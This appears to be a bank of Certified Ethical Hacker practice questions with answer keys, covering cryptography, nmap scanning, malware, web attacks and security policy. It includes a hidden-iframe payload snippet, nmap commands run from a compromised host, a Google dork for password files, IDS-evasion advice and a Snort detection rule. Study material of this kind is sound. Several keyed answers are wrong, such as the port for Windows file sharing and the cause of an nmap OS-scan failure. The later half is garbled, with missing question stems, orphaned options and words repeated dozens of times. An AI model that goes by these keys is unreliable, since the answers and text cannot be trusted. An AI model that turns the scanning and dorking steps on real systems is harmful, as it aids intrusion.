Which form of cryptography are PGP, SSL, and IKE examples of?

Hash Algorithm
Digest
Secret Key
Public Key

**Answer: D**

---

What does a firewall look for to prohibit packets from entering an organization through specific ports and applications?

Application layer headers and transport layer port numbers
The headers of the presentation layer and the port numbers of the session layer
Application layer port numbers and the transport layer headers
The session layer port numbers and the network layer headers

**Answer: A**

Which method of cracking passwords takes the longest and requires the most effort?

Shoulder surfing
Rainbow tables
Brute force
Dictionary attack

**Answer: C**

A private firm hired you as a Certified Ethical Hacker to do an external security evaluation using penetration testing.

What document defines the nature of the testing, the infractions related to it and effectively protects both the organization's interests and your liabilities as a tester?

Non-Disclosure Agreement
Service Level Agreement
Rules of Engagement
Project Scope

**Answer: C**

It is a type of malware (malicious software) that crooks install on your computer in order to remotely lock it. This malware displays a warning message in the form of a pop-up window, a webpage, or an email from what appears to be an official authority. It informs you that your computer has been locked due to probable criminal actions on it and that you must pay a fee before you can access your data and programmes once more.

Which of the terms below best describes the definition?

Ransomware
Adware
Spyware
Riskware

**Answer: A**

Your department has been awarded a contract to penetrate a company. Because the corporation wants the attack to be as realistic as possible, they have provided no information other than the corporate name.

What should be the initial step in a client's security testing?

Scanning

Escalation
Reconnaissance
Enumeration

**Answer: C**

The formula of Risks = Threats x Vulnerabilities is _____.

Disaster recovery formula
BIA equation
Risk equation
Threat assessment

**Answer: C**

The network administrator approaches you and informs you that during weekend hours, when the office was closed, the temperature on the internal wireless router increased by more than 20%. She asks you to look into the problem because she is too preoccupied with a huge conference to complete the assignment herself.

What tool can you use to see the network traffic that the wireless router sends and receives?

Netcat
Netstat
Nessus
Wireshark

**Answer: D**

Heartbleed was identified in 2014 and is known as CVE-2014-0160 in MITRE's Common Vulnerabilities and Exposures (CVE) database. This flaw affects the OpenSSL implementation of the RFC6520-defined transport layer security (TLS) protocols.

What kind of key does this issue leave exposed on the Internet, making it incredibly easy to exploit any vulnerable system?

Shared
Public
Private
Root

**Answer: C**

Which of the following is a design pattern based on separate pieces of software giving application functionality to other applications as services?

Lean Coding
Service Oriented Architecture
Object Oriented Architecture
Agile Process

**Answer: B**

Which law specifies the security and privacy measures that apply to Federal information systems and organizations?

PCI-DSS
NIST-800-53
EU Safe Harbor
HIPAA

**Answer: B**

Which of the following is SSL's replacement?

TLS
RSA
GRE
IPSec

**Answer: A**

You have got access to a Linux server and want to make sure that any further outgoing traffic from this server is not detected by a network-based intrusion detection system (NIDS).

What is the most effective technique to avoid NIDS?

Out of band signalling
Protocol Isolation

Encryption
Alternate Data Streams

**Answer: C**

When testing a web application, using a proxy tool to save each request and response is quite handy. To detect vulnerabilities, you can manually test each request and evaluate the response. Manually testing parameters and headers yield more exact findings than online vulnerability scanners.

What proxy tool can you use to identify web security flaws?

Proxychains
Maskgen
Burpsuit
Dimitry

**Answer: C**

On the target website, an attacker modifies the profile information of a specific user (victim). This string is used by the attacker to convert the victim's profile to a text file, which is then sent to the attacker's database.

What is the name of this form of attack (which can utilize HTTP GET or HTTP POST)?

**iframe src="http://www.vulnweb.com/updateif.php" style="display:none">/iframe>**

Cross-Site Request Forgery
SQL Injection
Browser Hacking
Cross-Site Scripting

**Answer: D**

Which of the following protocols was created expressly to convey event messages?

RDP
SYSLOG
SMS
ICMP

**Answer: B**

Which type of constraint is enforced by the "black box testing" methodology?

Only a portion of a system's internal operation is visible to the tester
The tester is only aware of a system's internal operation
The tester has access to only the system's external operations.

The tester has a thorough knowledge of a system's internal functionality.

**Answer: C**

---

Which form of firewall assures that packets are part of the established session?

Stateful inspection firewall
Application-level firewall
Switch-level firewall
Circuit-level firewall

**Answer: A**

You are attempting to intervene in a meeting. Which protocol allows you to make a guess at a sequence number?

UPX
ICMP
TCP
UPD

**Answer: C**

---

The usage of XOR is a frequent cryptography method. XOR the binary values below: 10110001 00111010

11011000

10111100

10001011

10011101

**Answer: C**

You successfully opened a shell on a network server after successfully compromising it. You wanted to figure out which OS systems were on the network. However, when you use the nmap syntax below to fingerprint all machines in the network, it does not work ———

invictus@victim_server:~$ nmap -T4 -O 10.10.0.0/24
TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx.
QUITTING!
What appears to be the issue?

OS Scan requires root privileges.
This is a common behavior for a corrupted nmap application.
The outgoing TCP/IP fingerprinting is blocked by the host firewall.
The nmap syntax is wrong.

**Answer: D**

———

Which of the techniques listed below can be used to passively fingerprint an operating system?

Ping
Tracert

Nmap
tcpdump

**Answer: D**

Which security strategy necessitates the use of a number of different methods to defend IT systems against attacks?

Covert channels
Defense in depth
Three-way handshake
Exponential backoff algorithm

**Answer: B**

Which IPSec mode should you use to ensure data security and secrecy within a LAN?

ESP confidential
ESP tranport mode
AH Tunnel mode
AH permiscuous

**Answer: B**

NMAP -sn 192.168.11.200-215

Which of the following is accomplished by the NMAP command?

A ping scan
A port scan

A trace sweep
An operating system detect

**Answer: A**

Which of the following terms best describes an entity or event that has the ability to negatively impact a system through unauthorized access, destruction, disclosure, denial of service, or data modification?

Vulnerability
Risk
Attack
Threat

**Answer: D**

On a given host, a penetration tester is performing a port scan. The tester discovered numerous ports open, which made

determining the installed Operating System (OS) version difficult. Which of the following is most likely to be installed on the target system by the OS, based on the NMAP result? Starting NMAP 5.21 at 2011-03-15 11:06 NMAP scan report for 172.16.40.65 Host is up (1.00s latency). Not shown: 993 closed ports PORT STATE SERVICE 21/tcp open ftp 23/tcp open telnet 80/tcp open http 139/tcp open netbios-ssn 515/tcp open 631/tcp open ipp 9100/tcp open MAC Address: 00:00:48:0D:EE:8

The host is likely a printer
The host is likely a Windows machine.
The host is likely a Linux machine.

The host is likely a router.

**Answer: A**

Which of the following statements is TRUE?

Packet Sniffers operate on both Layer 2 and Layer 3 of the OSI model.
Packet Sniffers operate on Layer 2 of the OSI model.
Packet Sniffers operate on Layer 3 of the OSI model.
Packet Sniffers operate on the Layer 1 of the OSI model.

**Answer: B**

The Web development team at a corporation has discovered a certain type of security flaw in their Web software. To reduce the risk of this vulnerability being exploited, the team wishes to

change the software requirements so that customers cannot add HTML into their Web application.

What kind of Web application vulnerability does their programme most likely have?

Session management vulnerability
SQL injection vulnerability
Cross-site scripting vulnerability
Cross-site Request Forgery vulnerability

**Answer: C**

How does the term "probability" relate to the idea of "threat" in risk management?

The most likely source of a threat that could exploit a vulnerability is likelihood.
The likelihood of a threat source exploiting a vulnerability is measured in percentages.
A prospective threat source that could exploit a vulnerability is called likelihood.
The probability that a vulnerability represents a danger source is called likelihood.

**Answer: B**

The use of a hash ensures which of the following?

Integrity
Availability
Confidentiality
Authentication

**Answer: A**

Which of the following is an extremely common IDS evasion technique in the web world?

unicode characters
spyware
port knocking
subnetting

**Answer: A**

What type of constraint is enforced by the "gray box testing" methodology?

Only a portion of a system's internal operation is visible to the tester.
The tester is only aware of a system's internal operation.
The tester has a thorough knowledge of a system's internal functionality.
The tester has access to only the system's external operations.

**Answer: A**

You have just finished installing a security system on your network. What type of system would you find the following string of characters used as a configuration rule?

**alert tcp any any -> 192.168.100.0/24 21 (msg: ""FTP on the network!"";)**

A Router IPTable
A firewall IPTable
FTP Server rule
An Intrusion Detection System

**Answer: D**

Which of the following methods of gaining unauthorized access to systems is low-tech?

Sniffing
Scanning
Social Engineering
Eavesdropping

**Answer: C**

Which type of security device's operation is most analogous to the security principle of "separation of duties"?

Honeypot
Intrusion Detection System
Bastion host
Firewall

**Answer: D**

Ricardo wants to send a competitive company hidden messages. To protect these messages, he employs a strategy that involves concealing a secret message within a regular message. The method ensures security by obscurity.

What method is Ricardo employing?

Encryption
Public-key cryptography
Steganograpy
RSA algorithm

**Answer: C**

In cryptography, what is a "Collision attack"?

Collision attacks attempt to decode the plaintext value by breaking the hash into three parts.
Collision attacks look for two inputs that generate the same hash.

Collision attacks are attempts to obtain the public key.

Collision attacks attempt to split the hash into two halves, each containing the same bytes, in order to obtain the secret key.

**Answer: B**

During a blackbox pen test, you try to pass IRC traffic from a compromised web enabled host over port 80/TCP. Inbound HTTP traffic is prohibited, while outbound HTTP traffic is unaffected.

Outbound traffic is inspected by what kind of firewall?

Application
Stateful
Packet Filtering
Circuit

**Answer: B**

What is the best way to describe SQL Injection?

Between your SQL Server and Web App Server, it's a Man-in-the-Middle assault.
It is a DoS (Denial of Service) attack.
It is a type of attack that allows someone to obtain unauthorized access to a database.
It is a method of modifying code in an application.

**Answer: C**

A short-range wireless communication technology that eliminates the need for cables to connect mobile and fixed devices while ensuring excellent security. It connects and communicates with mobile phones, PCs, and other devices over a short-range wireless link.

Which of the following terms most accurately defines the definition?

InfraRed
WLAN
Bluetooth
Radio-Frequency Identification

**Answer: C**

A hacker has hacked an internet-facing server, which he intends to use to send spam, participate in coordinated attacks, or host spam email content.

Which trojan has infected this server?

Botnet Trojan
Ransomware Trojans
Banking Trojans
Turtle Trojans

**Answer: A**

Which of the following structures is used to verify and validate the identification of individuals participating in a data exchange within an organization?

SOA

biometrics
PKI
Single Sign On

**Answer: C**

---

Which of the following structures is used to verify and validate the identification of individuals participating in a data exchange within an organization?

SOA
biometrics
PKI
Single Sign On

**Answer: C**

Which of the following ethical hacking statements is incorrect?

Ethical hackers who do not sell vendor hardware/software or other consultancy services should be used by an organization.

Offsite testing should be done remotely
Writing to or changing the target systems is not allowed in ethical hacking.
Ethical hackers should never utilize tools or procedures that could lead to the discovery of vulnerabilities in a company's systems.

**Answer: D**

It is crucial to understand the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available when gathering information on a web server because there are two critical methods (PUT and DELETE). PUT and DELETE both allow you to upload and delete files from the server. The NMAP script engine can identify all of these methods (GET, POST, HEAD, PUT, DELETE, TRACE).

What nmap script will you need to complete this task?

http-headers
http enum
http-methods
http-git

**Answer: C**

What tool may be used to copy files from USB devices smoothly?

USB Grabber
USB Sniffer

USB Dumper
USB Snoopy

**Answer: C**

Which of the following physical traits is least likely to be used in a large company's biometric control system?

Voice
Fingerprints
Iris patterns
Height and Weight

**Answer: D**

According to a company's security policy, all Web browsers must destroy their HTTP browser cookies after they close. What kind of security breach is this policy supposed to protect against?

Attempts by attackers to get access to Web sites that trust the user's authentication credentials by stealing the user's credentials.
Attempts by attackers to determine the user's Web browser usage patterns, including as when and for how long sites were visited.
Attempts by attackers to gain access to the company's SQL database's user and password information.
Attempts by attackers to get unauthorized access to passwords saved on the user's computer.

**Answer: A**

You are conducting data collection for a critical penetration test. In your objective, you located pdf, doc, and image files. You make the decision to extract and analyze metadata from these files. What tool will you use to complete the task?

Dimitry

Cdpsnarf
Armitage
Metagoofil

**Answer: D**

**Explanation:** Metagoofil is a data collection tool that extracts metadata from public documents (pdf, doc, xls, ppt, docx, pptx, xlsx) belonging to a target firm.

You are conducting data collection for a critical penetration test. In your objective, you located pdf, doc, and image files. You make the decision to extract and analyze metadata from these files. What tool will you use to complete the task?

Dimitry
cdpsnarf
Armitage
Metagoofil

**Answer: D**

You have successfully taken control of a server with the IP address 10.10.0.5. You need to swiftly enumerate all machines on the same network.

Which nmap command will you use the most?

nmap -T4 -r 10.10.1.0/24
nmap -T4 -F 10.10.0.0/24
nmap -T4 -O 10.10.0.0/24

nmap -T4 -q 10.10.0.0/24

**Answer: B**

What kind of constraint does the "white box testing" methodology impose?

The tester has a thorough knowledge of a system's internal functionality
The tester has access to only the system's external operations.
Only the internal operation of a system is known to the tester.
Only a portion of a system's internal operation is visible to the tester.

**Answer: A**

You have successfully accessed your client's internal network and taken control of a Linux server that is connected to the internal

IP network. You are looking for a way to find out which Microsoft Windows workstations have file sharing turned on.

Which port do you think these Windows PCs on the network are listening for?

161
1433
3389
445

**Answer: B**

When gathering data for data analysis, Google commands come in handy for locating sensitive information and files. Passwords, system functions, and documentation may be stored in these files.

What command can assist you in using Google as a search engine to look for files?

domain: target.com archive:xls username password email
site: target.com file:xls username password email
site: target.com filetype:xls username password email
inurl: target.com filename:xls username password email

**Answer: C**

This worldwide body oversees billions of transactions every day and establishes security standards to safeguard personally identifiable information (PII). These security rules serve as a foundation for preventing data breaches by low-level hackers, sometimes known as script kiddies.

Which of the organizations listed below is being described?

Center for Disease Control (CDC)
International Security Industry Organization (ISIO)
Payment Card Industry (PCI)
Institute of Electrical and Electronics Engineers (IEEE)

**Answer: C**

Which of the following features best describes a Boot Sector Virus?

Moves the MBR to a different spot on the hard disk and then copies itself back to the MBR's original location.
Moves the MBR to a different position on the RAM and then replicates itself back to the MBR's original location.
Moves the MBR to a different spot on the hard disk and then copies itself back to the MBR's original location
The original MBR is overwritten, and only the new viral code is executed.

**Answer: C**

In the root directory of his Linux FTP server, a network administrator discovers several strange files. A tarball is one of the files, two are shell script files, and the third is a binary file called "nc." According to the FTP server's access logs, the anonymous user account logged in, uploaded the files, extracted the tarball's contents, and ran the script using a function provided by the FTP server's software. The nc file is running as a process, according to the ps command, and the nc process is listening on a network port, according to the netstat programme.

What kind of flaw must exist in order for this remote attack to be possible?

File system permissions
Privilege escalation
Directory traversal
Brute force login

**Answer: A**

You have successfully hacked into a server and got root access. You wish to pivot and send communication over the network secretly, avoiding any intrusion detection systems. What is the most effective strategy?

To mask outgoing packets from this server, use Alternate Data Streams.
To encrypt all outbound communication from this server, install Telnet and utilize it.

Use HTTP to avoid internal Intrusion Detection Systems by routing all traffic through a browser.
Install Cryptcat and encrypt this server's outgoing traffic.

**Answer: D**

---

On a Linux platform, which of the following utilities is used to detect wireless LANs utilizing the 802.11a/b/g/n WLAN standards?

Nessus
Kismet
Abe
Netstumble

**Answer: B**

What is the Address Resolution Protocol (ARP), and how does it work?

It sends a reply packet for a specific IP, asking for the MAC address.
It sends a request packet to all network nodes, requesting the domain name from a certain IP address.
It sends a request packet to all network nodes, requesting a specific IP's MAC address.
It sends a response packet to all network devices, requesting the MAC address from a certain IP address.

**Answer: C**

You see the following string in the URL bar while utilizing your bank's online services:

=21”

When you adjust the Damount and Camount values and submit the request, you see that the data on the web page reflects the changes.

On this site, what kind of vulnerability can you find?

SQL injection
Web Parameter Tampering
XSS Reflection
Cookie Tampering

**Answer: B**

Which of the following does not constitute a Bluetooth attack?

Bluejacking
Bluesmacking
Bluesnarfing
Bluedriving

**Answer: B**

Jesse receives an email containing the attachment "Court Notice 21206.zip." A file named "Court Notice 21206.docx.exe" masquerading as a word document, is included in the zip file. When the programme is run, a window opens that says, "This word document is corrupt." The file uploads itself to Jesse's APPDATAlocal directory in the background and starts beaconing to a C2 server to get other malicious malware.

What kind of malware did Jesse come across?

Macro Virus
Trojan
Worm
Key-Logger

**Answer: B**

You work for a huge corporation as a Systems Administrator. You must keep an eye on all network traffic on your local network for unusual activity and be alerted if an attack occurs. What instrument would you use to achieve this goal?

Network-based IDS

Host-based IDS
Proxy
Firewall

**Answer: A**

Which of the following is the most effective method of preventing network sniffing?

To protect network communications, encryption technologies are utilized.
Make use of a static IP address
In a centralized database, keep track of all machines' MAC addresses.
Physical access to critical server rooms that host data should be restricted.

**Answer: A**

A user receives an email containing a link to an intriguing Web site while completing online banking using a Web browser. When the user clicks on the link, a new Web browser session opens, displaying a video of cats playing the piano. The next business day, the client receives an email from his bank informing him that his bank account has been accessed from a foreign nation. The recipient of the email is directed to contact his bank to confirm the authorization of a recent money transfer.

What was web browser security weakness used to compromise the user?

Validation of web form input
Cross-Site Scripting

Clickjacking
Cross-Site Request Forgery

**Answer: D**

A network administrator has been notified by an Intrusion Detection System (IDS) about a potentially harmful sequence of packets transmitted to a Web server in the network's external DMZ. The packet traffic was recorded and saved to a PCAP file by the IDS.

What kind of network tool can be utilized to figure out whether these packets are malicious or just a false positive?

Intrusion Prevention System (IPS)
Vulnerability scanner
Protocol analyzer
Network sniffer

**Answer: C**

It is a flaw in the GNU bash shell that was found in September 2014 that allows attackers to run remote commands on a susceptible system. The malicious software can take control of an infected machine, disrupt websites with denial-of-service assaults, and scan for other vulnerable machines (including routers).

Which of the following security flaws are being discussed?

Shellshock
Rootshell
Shellbash
Rootshock

**Answer: A**

What is the safest approach to prevent corporate data from being stolen from a laptop left in a hotel room?

Use a strong logon password to the operating system
Set a BIOS password
Back up everything on the laptop and store the backup in a safe place
Encrypt the data on the hard drive

**Answer: D**

A successful STP manipulation attack is launched by an attacker with access to a small company's internal network. What is he going to do next?

On the faked root bridge, he will establish a SPAN entry and reroute traffic to his machine.
On the faked root bridge, he will enable OSPF.
He will keep doing this until it turns into a DoS attack.
He will carry out the identical attack on all of the network's L2 switches.

switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches. switches.

Airsnort with Airpcap
Wireshark with Winpcap
Wireshark with Airpcap
Ethereal with Winpcap

**Answer: C**

**C C C C C C C C C C C C C C C C C C C C C C C**

Metasploit
Nessus
Wireshark
Maltego

Maltego Maltego
Maltego Maltego Maltego

Tools that will periodically change a mail server's relay component to deliver e-mail back to spammers.

Mail relaying is a method of repeatedly bouncing e-mail from internal to external mail servers.
A list of firms whose mail server relays have been configured to be wide open.
A list of firms whose mail server relays have been configured to allow only traffic to their own domain name.

name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name. name.

Shoulder-Surfing
Port Scanning
Privilege Escalation
Hacking Active Directory

**Answer: C**

**C C C

His login name and a more secure password

password password password

distinct. distinct. distinct. distinct. distinct. distinct. distinct. distinct. distinct. distinct. distinct. distinct. distinct. distinct.

distinct. distinct. distinct. distinct. distinct. distinct. distinct.

This is a ruse because anyone can get a @yahoo address, including Yahoo customer support representatives.
This is a ruse because Harry has never met Scott.
To confirm Scott's identification, Harry should email
Since it originates from a reputable company, this is most likely a valid message.

message. message. message. message. message. message. message. message. message. message. message. message. message. message.

message. message. message. message. message. message. message. message. message. message. message. message. message. message.

message. message. message. message. message.

Service Level Agreement
Rules of Engagement
Non-Disclosure Agreement
Project Scope

**Answer: B**

It is a regulation with a set of guidelines that must be followed by everyone who handles electronic medical data. To keep patient data private, these recommendations state that all medical practices must take all required precautions while saving, accessing, and exchanging any electronic medical data.

Which of the following rules most closely resembles the description?

ISO/IEC 27002
FISMA
COBIT
HIPAA

**Answer: D**

Jimmy is standing outside a facility's security entrance. As an authorized employee badges in, he pretends to be having a stressful conversation on his cell phone. While still on the phone, Jimmy clutches the door as it closes. So, what exactly happened?

Phishing
Masquerading

Tailgating
Whaling

**Answer: C**

A computer science student must complete a protected Adobe PDF job application that has been sent to them by a potential employer. Rather than requesting a new document that would allow the forms to be completed, the student decides to develop a script that selects passwords from a list of regularly used passwords and compares them to the encrypted PDF until the proper password is found or the list is exhausted. Which cryptographic attack is being attempted by the student?

Session hijacking
Man-in-the-middle attack
Brute-force attack
Dictionary attack

**Answer: D**

What network security concept necessitates the installation of numerous layers of security controls throughout an IT infrastructure to strengthen an organization's security posture in the face of hostile assaults or potential vulnerabilities?

Security through obscurity
Host-Based Intrusion Detection System
Network-Based Intrusion Detection System
Defense in depth

depth depth depth depth depth depth depth depth depth depth depth depth depth depth depth depth depth depth depth depth

depth depth depth depth depth depth depth depth depth depth depth depth depth

Banking Trojans
Botnet Trojan
Ransomware Trojans
Turtle Trojans

**Answer: B**

The Simple Object Access Protocol SOAP is extensively used by websites and online portals that provide web services. Which of the following is an erroneous definition or characteristic of the protocol?

Only compatible with the application protocol HTTP
Exchanges data between web services
Based on XML
Provides a structured model for messaging

**Answer: B**

One of our best customers called one of our IT employees. The caller was interested in learning more about the firm's network infrastructure, systems, and personnel. For both the organization and the client, new integration opportunities are on the horizon. What is the best course of action for this employee?

The employee is unable to disclose any information; nevertheless, he or she will provide the name of the supervisor.
The employee should ignore the call and hang up.
Without prior management approval, the employee should not divulge any information.
He/she will supply information because the company's policy is all on customer service.

**Answer: C**

There are various methods for gaining insight into how a cryptosystem operates in order to reverse engineer it. When two pieces of data provide the same value, what is the term?

Escrow
Collusion
Collision
Polymorphism

Polymorphism Polymorphism Polymorphism Polymorphism
Polymorphism Polymorphism Polymorphism Polymorphism
Polymorphism Polymorphism Polymorphism Polymorphism
Polymorphism Polymorphism Polymorphism Polymorphism
Polymorphism Polymorphism Polymorphism Polymorphism

Polymorphism Polymorphism Polymorphism

CAPTCHA
IANA
IETF
WHOIS

**Answer: D**

An unauthorized user could get access to a server through Shellshock. Which OS did it not directly affect? It affected several internet-facing services; which OS did it not directly affect?

Unix
Windows
OS X
Linux

Linux Linux Linux

A phishing attack involves changing a victim's host configuration file or exploiting DNS flaws to send them to a bogus website. In a pharming attack, the attacker sends the victim a URL that is either misspelled or appears suspiciously similar to the website's domain name.

name. name.
name. name. name. name. name. name. name. name. name.
name. name. name. name. name. name. name. name. name.
name. name. name. name. name. name. name. name. name.
name. name. name. name. name. name. name. name. name.
name. name. name.

Hosts
Networks
Sudoers
Boot.ini

**Answer: A**

**A A A

attack attack attack attack attack attack attack attack attack attack attack attack attack attack attack attack attack attack attack attack

Vulnerabilities in the application layer are unaffected by network layer vulnerabilities. Attacks and countermeasures are nearly identical.
Application layer vulnerabilities differ significantly from IPv4 vulnerabilities.
In a dual-stack network, implementing IPv4 security also protects against IPv6 attacks.
Application layer vulnerabilities do not need to be addressed because IPv6 has significant security mechanisms built-in.

**Answer: A**

Security
Scalability
Speed
Key distribution

distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution distribution

Input validation flaw
HTTP header injection vulnerability

Time-to-check to time-to-use flaw
o-day vulnerability

**Answer: D**

When the system administrator examined the IDS logs, he discovered that when the external router was accessed from the administrator's computer to update the router configuration, an alarm was logged. What kind of warning is this?

False positive

True negative
False negative
True positive

**Answer: A**

What kind of OS fingerprinting technique involves sending specially constructed packets to the remote OS and analyzing the response?

Passive
Reflective
Distributive
Active

**Answer: D**

Which of the following Nmap commands will result in the output shown below?

**Output:**

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-26 12:50 EDT
Nmap scan report for 192.168.1.1

Host is up (0.00042s latency).

Not shown: 65530 open|filtered ports, 65529 filtered ports
PORT STATE SERVICE

111/tcp open rpcbind 999/tcp open garcon 1017/tcp open unknown 1021/tcp open exp1 1023/tcp open netvenuechat 2049/tcp open nfs 17501/tcp open unknown 111/udp open rpcbind 123/udp open ntp

137/udp open netbios-ns 2049/udp open nfs 5353/udp open zeroconf

17501/udp open|filtered unknown 51857/udp open|filtered unknown 54358/udp open|filtered unknown 56228/udp open|filtered unknown 57598/udp open|filtered unknown 59488/udp open|filtered unknown 60027/udp open|filtered unknown

nmap -sS -Pn 192.168.1.1
nmap -sS -sU -Pn -p 1-65535 192.168.1.1

nmap -sT -sX -Pn -p 1-65535 192.168.1.1
nmap -sN -Ps -T4 192.168.1.1

192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1
192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1
192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1
192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1
192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1
192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1
192.168.1.1 192.168.1.1 192.168.1.1

RSA algorithm
Public-key cryptography
Encryption

Steganography

**Answer: D**

Home loan sensitive private information is stored and processed by a bank. Auditing, on the other hand, has never been enabled on the system. What should be the bank's initial step before implementing the audit feature?

Allocate cash for audit log review staffing
Analyze the consequences of enabling the audit feature
Perform a cost/benefit analysis of the audit feature
Perform a system vulnerability scan.

**Answer: B**

What are the two requirements for a digital signature?

It must be one-of-a-kind and contain distinct characters.
It must be readable and clean.
The number of characters must be the same as a physical signature, and it must be unique.
It must be unforgeable as well as genuine.

genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine. genuine.

On the target server, the ARP is deactivated.
ICMP is not supported by TCP/IP.
The ping command must be executed with root capabilities.
On the target server, ICMP may be disabled.

**Answer: D**

Which of the following security policies governs the usage of a virtual private network (VPN) to get access to a company's internal network?

Network security policy

Information protection policy
Remote access policy
Access control policy

policy policy policy policy policy policy policy policy policy policy policy policy policy policy policy policy policy policy policy policy

Rainbow Table Attack
Brute Force Attack
Hybrid Attack
Dictionary Attack

**Answer: A**

**A A A

What is the deal with digital signatures?

Digital signatures can be employed in a variety of papers that are all of the same types.
Since it is the hash of the original document encrypted with the signing party's private key, a digital signature cannot be transferred from one signed document to another.
Each user receives a digital signature that can be used everywhere until it expires.
Since it is a raw hash of the document content, and a digital signature cannot be transferred from one signed document to another

**Answer: B**

**B B B

Internal, Blackbox
External, Whitebox
Internal, Whitebox

Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox Whitebox Whitebox Whitebox Whitebox Whitebox
Whitebox

**Answer: B**

One of the factors to consider when selecting a biometric system is the processing speed. Which of the following best explains what processing entails?

The amount of time and resources required to keep a biometric system up and running.
The length of time it takes to transform biometric data into a smart card template.
How much time does it take to create individual user accounts?

The time it takes for an individual to be accepted or rejected after providing identification and authentication information.

**Answer: D**

Sophia travels frequently and is concerned that her laptop, which contains sensitive information, will be stolen. What is the most effective form of defense for her?

Full disk encryption
Hidden folders
BIOS password
Password protected files

**Answer: A**

**A A A A A A A A A A A A A A A A A A A**

User Access Control (UAC)
Windows firewall
Address Space Layout Randomization (ASLR)
Data Execution Prevention (DEP)

(DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP) (DEP)

Connection Establishment: ACK, ACK-SYN, SYN Connection Termination: FIN, ACK-FIN, ACK
Connection Establishment: SYN, SYN-ACK, ACK Connection Termination: ACK, ACK-SYN, SYN
Connection Establishment: FIN, ACK-FIN, ACK Connection Termination: SYN, SYN-ACK, ACK
Connection Establishment: SYN, SYN-ACK, ACK Connection Termination: FIN, ACK-FIN, ACK

ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK ACK

Create a BIOS password if you do not already have one.
Back up everything on your laptop and keep the backup somewhere secure
Encrypt the hard drive's data.
Use a strong operating system login password.

**Answer: C**

Is it possible to defeat rainbow tables?

Passwords with all capital letters
Password salting
Non-dictionary words are used
Accounts are locked out as a result of brute force password cracking attempts.

**Answer: B**

_____is a set of DNS extensions that give origin authentication of DNS data to DNS clients (resolvers) in order to lessen the possibility of DNS poisoning, spoofing, and other sorts of attacks.

Resource transfer
DNSSEC
Resource records
Zone transfer

**Answer: B**

Jesse receives an email containing the attachment "Court Notice 21206.zip." A file named "Court Notice 21206.docx.exe" masquerading as a word document, is included in the zip file. When the programme is run, a window opens that says, "This word document is corrupt." The file uploads itself to Jesse's APPDATAlocal directory in the background and starts beaconing to a C2 server to get other malicious binaries.

What kind of malware did Jesse come across?

Macro Virus
Worm
Key-Logger
Trojan

**Answer: D**

What type of legislation would apply if CEOs were found accountable for failing to properly protect their company's assets and information systems?

Common
Criminal
Civil
International

International International International

seconds. TJ Maxx's network was infiltrated and data stolen as a result of this security hole, which was exploited using a technique known as wardriving.

To which Algorithm is this alluding??

Wired Equivalent Privacy (WEP)
Temporal Key Integrity Protocol (TKIP)
Wi-Fi Protected Access (WPA)
Wi-Fi Protected Access 2 (WPA2)

**Answer: A**

A well-intentioned researcher discovers a security flaw on a big corporation's website. What should he do in this situation?

Notify the web site owner so that corrective action be taken as soon as possible to patch the vulnerability.
Exploit the vulnerability without causing harm to the website owner in order to raise attention to the issue.
Ignore it.
Attempt to sell the information on the dark web to a willing buyer.

Answer: **A**

Which of the following infections tries to evade anti-virus software by actively modifying and distorting the selected service call interruptions while they are running?

Polymorphic virus
Cavity virus
Stealth virus
Tunneling virus

**Answer: C**

What part of security testing does test automation play?

It is a possibility, but it is usually quite costly.
It can speed up benchmark tests and repeat them with the same test setup each time. However, technology cannot totally replace manual testing.
Because of the complexity of the tests, test automation is not suitable for security.

It should be used just for this purpose. Because of the slow speed and the possibility of test setup discrepancies, manual testing is no longer recommended.

recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended. recommended.

TCP SYN
TCP Connect scan

Idle Scan
Spoof Scan

Scan Scan

Which of the following will use NMAP to run an Xmas scan?

nmap -sP 192.168.1.254
nmap -sA 192.168.1.254
nmap -sV 192.168.1.254
nmap -sX 192.168.1.254

192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254 192.168.1.254
192.168.1.254 192.168.1.254 192.168.1.254

